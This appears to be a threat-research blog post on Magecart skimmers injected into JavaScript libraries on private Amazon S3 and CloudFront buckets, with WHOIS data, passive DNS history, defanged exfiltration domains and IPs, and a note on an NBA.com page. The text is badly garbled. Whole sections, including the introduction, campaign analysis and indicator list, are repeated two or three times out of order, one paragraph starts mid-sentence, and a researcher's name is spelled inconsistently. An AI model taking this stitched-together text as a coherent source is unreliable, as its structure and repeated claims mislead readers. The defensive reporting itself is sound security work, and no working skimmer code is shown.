Late last week, we observed a number of compromises on [Amazon CloudFront](#) – a Content Delivery Network (CDN) – where hosted JavaScript libraries were tampered with and injected with web skimmers.

Although attacks that involve CDNs usually affect a large number of web properties at once via their supply chain, this isn't always the case. Some websites either use Amazon's cloud infrastructure to host their own libraries or link to code developed specifically for them and hosted on a custom [AWS S3](#) bucket.

Without properly validating content loaded externally, these sites are exposing their users to various threats, including some that pilfer credit card data. After analyzing these breaches, we found that they are a continuation of a campaign from Magecart threat actors attempting to cast a wide net around many different CDNs.

### **The ideal place to conceal a skimmer**

CDNs are widely used because they provide great benefits to website owners, including optimizing load times and cost, as well as helping with all sorts of data analytics.

The sites we identified during a crawl had nothing in common other than the fact they were all using their own custom CDN to load various libraries. In effect, the only resulting victims of a compromise on their CDN repository would be themselves.

This first example shows a JavaScript library that is hosted on its own dedicated AWS S3 bucket. The skimmer can be seen appended to the original code and using obfuscation to conceal itself.

This second case shows the skimmer injected not just in one library, but several contained within the same directory, once again part of an S3 bucket that is only used by this one website.






CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses


This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163



## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (cdn-imgcloud[.]com). The stolen form data is also encoded before being sent back to the criminal infrastructure.


While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer's office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).

As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting "spray and pray" attacks on the CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

## Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijnsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (font-assets[.]com and ww1-filecloud[.]com) that were previously sinkholed to 179.43.144[.]137 (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, font-assets[.]com started resolving to 45.114.8[.]161. The same thing happened for ww1-filecloud[.]com, which ended up resolving to 45.114.8[.]159 after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.


We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

ww1-filecloud[.]com,45.114.8[.]159  
cdn-imgcloud[.]com,45.114.8[.]160  
font-assets[.]com,45.114.8[.]161

wix-cloud[.]com,45.114.8[.]162  
js-cloudhost[.]com,45.114.8[.]163

Update (06-08-2019): The compromises of Amazon S3 buckets continue and some large sites are being affected. Our crawler spotted a malicious injection that loads a skimmer for the Washington Wizards page on the official NBA.com website.



The skimmer was inserted in [this JavaScript library](#):

```
hxhps://s3[.]amazonaws[.]com/wsaimages/js/wizards[.]js
```

Interestingly, this same library had already been altered (loading content from [com \(opens in a new tab\)](#)”>) [some time earlier in January](#) of this year. We have reported this incident to Amazon. A complete archived scan of the page can be found [here](#).

Late last week, we observed a number of compromises on [Amazon CloudFront](#) – a Content Delivery Network (CDN) – where hosted JavaScript libraries were tampered with and injected with web skimmers.

Although attacks that involve CDNs usually affect a large number of web properties at once via their supply chain, this isn't always the case. Some websites either use Amazon's cloud infrastructure to host their own libraries or link to code developed specifically for them and hosted on a custom [AWS S3](#) bucket.

Without properly validating content loaded externally, these sites are exposing their users to various threats, including some that pilfer credit card data. After analyzing these breaches, we found that they are a continuation of a campaign from Magecart threat actors attempting to cast a wide net around many different CDNs.

### **The ideal place to conceal a skimmer**


CDNs are widely used because they provide great benefits to website owners, including optimizing load times and cost, as well as helping with all sorts of data analytics.

The sites we identified during a crawl had nothing in common other than the fact they were all using their own custom CDN to load various libraries. In effect, the only resulting victims of a compromise on their CDN repository would be themselves.

This first example shows a JavaScript library that is hosted on its own dedicated AWS S3 bucket. The skimmer can be seen appended to the original code and using obfuscation to conceal itself.

This second case shows the skimmer injected not just in one library, but several contained within the same directory, once again part of an S3 bucket that is only used by this one website.





## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).

